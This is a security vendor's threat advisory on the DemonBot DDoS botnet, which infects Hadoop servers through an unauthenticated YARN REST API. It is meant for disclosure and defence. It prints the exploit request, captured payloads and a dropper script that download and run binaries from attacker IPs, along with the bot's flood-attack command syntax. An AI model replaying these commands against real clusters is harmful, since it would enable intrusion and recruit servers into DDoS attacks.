ERT Threat Alert
DemonBot
October 26, 2018

Abstract

Radware's Threat Research Center is monitoring and tracking a malicious agent that is leveraging a Hadoop YARN unauthenticated remote command execution to infect Hadoop clusters with an unsophisticated new bot that identifies itself as DemonBot.

Background

Hadoop is an open source distributed processing framework designed to manage storage and data processing for big data applications running in clustered systems. Recently, Radware's Threat Research Center began tracking a malicious actor(s) exploiting a known Hadoop Yet-Another-Resource-Negotiator (YARN) vulnerability that allows an attacker to run unauthenticated remote command executions against Hadoop servers.

A proof of concept (POC) code for this vulnerability was first published on GitHub in March of this year. YARN is a prerequisite for Hadoop and provides cluster resource management allowing multiple data processing engines to handle data stored in a single platform. This vulnerability stems from YARN exposing a REST API that allows remote applications to submit new applications to the cluster.

DemonBot

DemonBot was recently identified after a spike in requests for */ws/v1/cluster/apps/new-application* appeared in our Threat Deception Network. Our deception network recorded multiple attempts for */ws/v1/cluster/apps/new-application*, slowly starting at the end of September and growing to over 1 million attempts per day throughout October.

Figure 1: Attempts for */ws/v1/cluster/apps/new-application*

The number of unique IPs from where the requests originated from grew from a few servers to over 70 within the last week.



Figure 2: Unique IPs

DemonBot spreads only via central servers and does not expose worm-like behavior exhibited by Mirai-based bots. Currently, Radware is tracking over 70 active exploit servers that are actively spreading DemonBot and are exploiting servers at an aggregated rate of over 1 million exploits per day. DemonBot is not limited to x86 Hadoop servers and is binary compatible with most known IoT devices, following the Mirai built principles. This is not the first time that cloud infrastructure servers have been targeted. Earlier this month, security researcher Ankit Anubhav[i] discovered a hacker leveraging the same Hadoop YARN bug in a Sora botnet variant.

**Note that though we did not find any evidence that DemonBot is actively targeting IoT devices at this time.*

Hadoop YARN Exploit

The exploit requires two steps.

1. Request an application-id using POST to URI http://x.x.x.x:8088/ws/v1/cluster/apps/new-application
2. Use the 'application-id' from the response in step 1 and submit a new task to the cluster manager using the POST method to URI http://x.x.x.x:8088/ws/v1/cluster/apps and with the body containing the following JSON encoded data structure:

```
'application-id': app_id,   // received in step 1
'application-name': 'get-shell',
'am-container-spec': {
     'commands': {
         'command': 'shell_command_to_execute',
     },
},
'application-type': 'YARN'
```

Earlier exploits from the server were referencing a well known Mirai variant, Owari.

```
POST /ws/v1/cluster/apps HTTP/1.1
Host: x.x.x.x:8088
Content-Length: 261
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-862.14.4.el7.x86_64
Connection: keep-alive
Content-Type: application/json

{"am-container-spec": {"commands": {"command": "cd /tmp; wget
http://104.248.40.241/bins/Owari.x86; chmod 777 *; ./Owari.x86 yarn-bots; rm -rf *"}}, "application-id":
"application_xxxxxxxx_xxxx", "application-type": "YARN", "application-name": "get-shell"}
```

Recently, Radware discovered Owari was joined (*) by a new bot:

```
{"am-container-spec": {"commands": {"command": "cd /tmp; wget http://167.99.51.231/bash; chmod
777 *; ./bash drone; rm -rf *"}}, "application-id": "application_xxxxxxxxxx_xxxx", "application-type":
"YARN", "application-name": "get-shell"}
```

(*) We are still actively investigating if the Owari bot and the new bot are the work of a single malicious actor or there are multiple actors exploiting the same vulnerabilities concurrently. The Owari bot is a Mirai variant that has its source code available in the public. The new bot seems to be a fresh effort to create an unsophisticated bot from scratch, reusing parts of bot code that are in the public domain.

This new 'bash' binary was added to the server on Sunday, October 21st. The same server also hosts the typical shell script we came to expect from multiplatform IoT malwares. While the botnet comes with all the typical indicators of

Yet-Another-Mirai-Botnet, a closer look at the binaries revealed a different story which required additional investigation.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/ntpd; chmod +x ntpd; ./ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/sshd; chmod +x sshd; ./sshd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/openssh; chmod +x openssh; ./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/bash; chmod +x bash; ./bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/tftp; chmod +x tftp; ./tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/wget; chmod +x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/cron; chmod +x cron; ./cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/pftp; chmod +x pftp; ./pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/sh; chmod +x sh; ./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/[cpu]; chmod +x [cpu]; ./[cpu]; rm -rf [cpu]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/apache2; chmod +x apache2; ./apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.51.231/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
```

The reversing of the unstripped ‘bash’ binary revealed some unfamiliar function names and an atypical string which provided a unique fingerprint for the botnet code:

```
int32_t getArch(void);
int32_t getBuildz(void);
int32_t getOS(void);
int32_t getOurIP(void);
int32_t getPortz(void);
int32_t getRandomIP(int32_t a1, int32_t a2);
```

and

```
"[Shelling]-->[%s]-->[%s]-->[%s]-->[%s]-->[%s]"
```

Self-Rep-NeTiS

During our investigation, we found a unique match on a document that was posted on PasteBin on September 29th by an actor going by the alias of Self-Rep-NeTiS. The paste contained the full source code for a botnet which the actor dubbed ‘DemonBot.’ Further searches through the archives revealed the source code for the command and control server DemonCNC and the Python Build script for the multi-platform bots. These files were signed by Self-Rep-NeTiS and Logiztiic.

```
// Created by: Non Responding
// Edited by: Logiztiic
// Published by: Self Rep NeTiS
```

Figure 4: DemonBot Signatures

DemonCNC

The DemonBot command and control service is a self-contained C program that is designed to run on a central command and control server. This C2 provides two services:

- A bot command and control listener service allowing bots to register and listen for new commands from the C2
- A remote access CLI allowing botnet admins and potential ‘customers’ to control the activity of the botnet

Starting the C2 service requires 3 arguments:

- a bot listener port
- the number of threads
- a port for the remote access CLI.

Credentials for remote users are stored in a plain text file ‘login.txt’ in the format “username password” using one line per credential pair. Upon connecting to the remote access CLI (port 8025 in our demo setup) using telnet, the botnet greets us and asks for a username followed by a password prompt. If the provided credentials match one of the lines in the login.txt file, the user is given access to the bot control interface.



Figure 5: HELP command reveals the botnet commands

DemonBot

DemonBot is the program that is designated to run on infected servers and will connect to the command and control server listening for new commands from the botherder. When a new DemonBot is activated, it connects to the C2 server which is hardcoded with IP and port. If no port was specified for the C2 server, the default port 6982 is used. Once connected, DemonBot sends information about the infected device to the C2 server.

Figure 6: Reporting Format for Infected Devices

Bot_ip
The public IP address of the device or server infected with DemonBot:

Port
Either 22 or 23 depending on the availability of python or perl and telnetd on the device/server:

Build
“Python Device”, “Perl Device”, “Telnet Device” or “Unknown” depending on the availability of a Python or Perl interpreter on the device server:

Arch
The architecture, determined at build time and depending on the executing binary on the compromised platform – supported values for Arch are: x86_64 | x86_32 | Arm4 | Arm5 | Arm6 | Arm7 | Mips | Mipsel | Sh4 (SuperH) | Ppc (PowerPC) | spc (Sparc) | M68k | Arc

OS
Limited identification of the host OS running the bot based on package installer configuration files. Value is either "Debian Based Device", "REHL Based Device" or "Unknown OS."

Attack Vector

Hadoop clusters typically are very capable and stable platforms and can individually account for much larger volumes of DDoS traffic compared to IoT devices. The DDoS attack vectors supported by DemonBot are UDP and TCP floods. If multiple IPs are passed in the argument in a comma-separated list, an individual attack process is forked for each IP.

TCP Flood - one of the oldest, yet still very popular denial-of-service attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives, and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall which also has to process and invest in each SYN packet. Unlike other TCP or application-level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood – in a UDP flood, the attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the Internet pipe. In most cases the attackers spoof the SRC (source) IP.

UDP <ip>[,<ip>]* <port> <time> <spoofit> <packetsize> <pollinterval> UDP DDoS attack with random payload Time is the attack duration expressed in seconds If no port is specified, a random port is generated every <pollinterval> packets The random data (payload) does not change for the duration of the attack!
TCP <ip>[,<ip>]* <port> <time> <spoofit> <flags> <packetsize> <pollint> TCP DDoS attack IP id, TCP seq and TCP source port change randomly every <pollinterval> packets TCP window size is set to a random number for each attack but does not change during the attack Data (payload) does no change during and between attacks but changes from bot to bot Flags = 'all' or comma separated list of 'syn', 'rst', 'fin', 'ack', 'psh'
STD <ip>[,<ip>]* <port> <time> UDP attack with a fixed payload
STOMP <ip>[,<ip>]* <port> <time> <spoofit> <flags> <packetsize> <pollint> Sequential execution of STD attack followed by UDP attack followed by TCP attack, arguments are taken over unchanged by the individual commands
CNC <ip>[,<ip>]* <port> <time> Makes TCP connection to server with specified <ip> on the port <port> and closes the connection after 1 second, repeats this over and over until attack duration time expires
STOP Stops all attack processes – each attack process is newly forked process executing independently of the main bot process. The main process keeps track of all forked PIDs in an array and kills every PID in this array upon invocation of the STOP command

Figure 7: DemonBot Commands

The <spoofit> argument works as a netmask. If spoofit is set to 32, there is no spoofing of the bot's source IP. If spoofit is set to a number less than 32, a random IP is generated within the bot_ip/<spoofit> network every <pollinterval> packets:

```
76  in_addr_t getRandomIP(in_addr_t netmask) {
77          in_addr_t tmp = ntohl(ourIP.s_addr) & netmask;
78          return tmp ^ ( rand_cmwc() & ~netmask);
79  }
```

Figure 8: <spoofit>

Fixed Payload Used by The STD UDP Attack

char *hexstring[] =
{"/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/
xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x9
3/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x
9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38
/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x
93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID
/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x
38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ
/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xI
D/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A"};

IOCs

8805830c7d28707123f96cf458c1aa41 - wget
1bd637c0444328563c995d6497e2d5be - tftp
a89f377fcb66b88166987ae1ab82ca61 - sshd
8b0b5a6ee30def363712e32b0878a7cb - sh
86741291adc03a7d6ff3413617db73f5 - pftp
3e6d58bd8f10a6320185743d6d010c4f - openssh
fc4a4608009cc24a757824ff56fd8b91- ntpd
d80d081c40be94937a164c791b660b1f - ftp
b878de32a9142c19f1fface9a8d588fb - cron
46a255e78d6bd3e97456b98aa4ea0228 - bash
53f6451a939f9f744ab689168cc1e21a - apache2
41edaeb0b52c5c7c835c4196d5fd7123 - [cpu]

Malicious Download Servers

104.248.40.241
167.99.51.231

Our Solution

Only a threat intelligence service that monitors active threats as they emerge provides actionable information in real time. Radware's threat deception network caught this threat and added it to Radware's ERT Active Attackers Feed as it emerged. This threat intelligence subscription automatically correlates and qualifies discoveries based on big data analytics, feeding validated information into Radware's application and network security devices for automated blocking. In addition, the Security Update Service (SUS) makes sure customers will have signature to such known vulnerabilities.

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** - on-premises and **cloud DDoS protection** for real-time **DDoS attack prevention** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - wuickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan** - a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further **network and application protection** measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Radware Customers

If you are subscribed to our Active Attackers Feed or SUS, your Hadoop servers are protected from becoming DDoS attackers.

---

[i] https://twitter.com/ankit_anubhav/status/1046784616017928192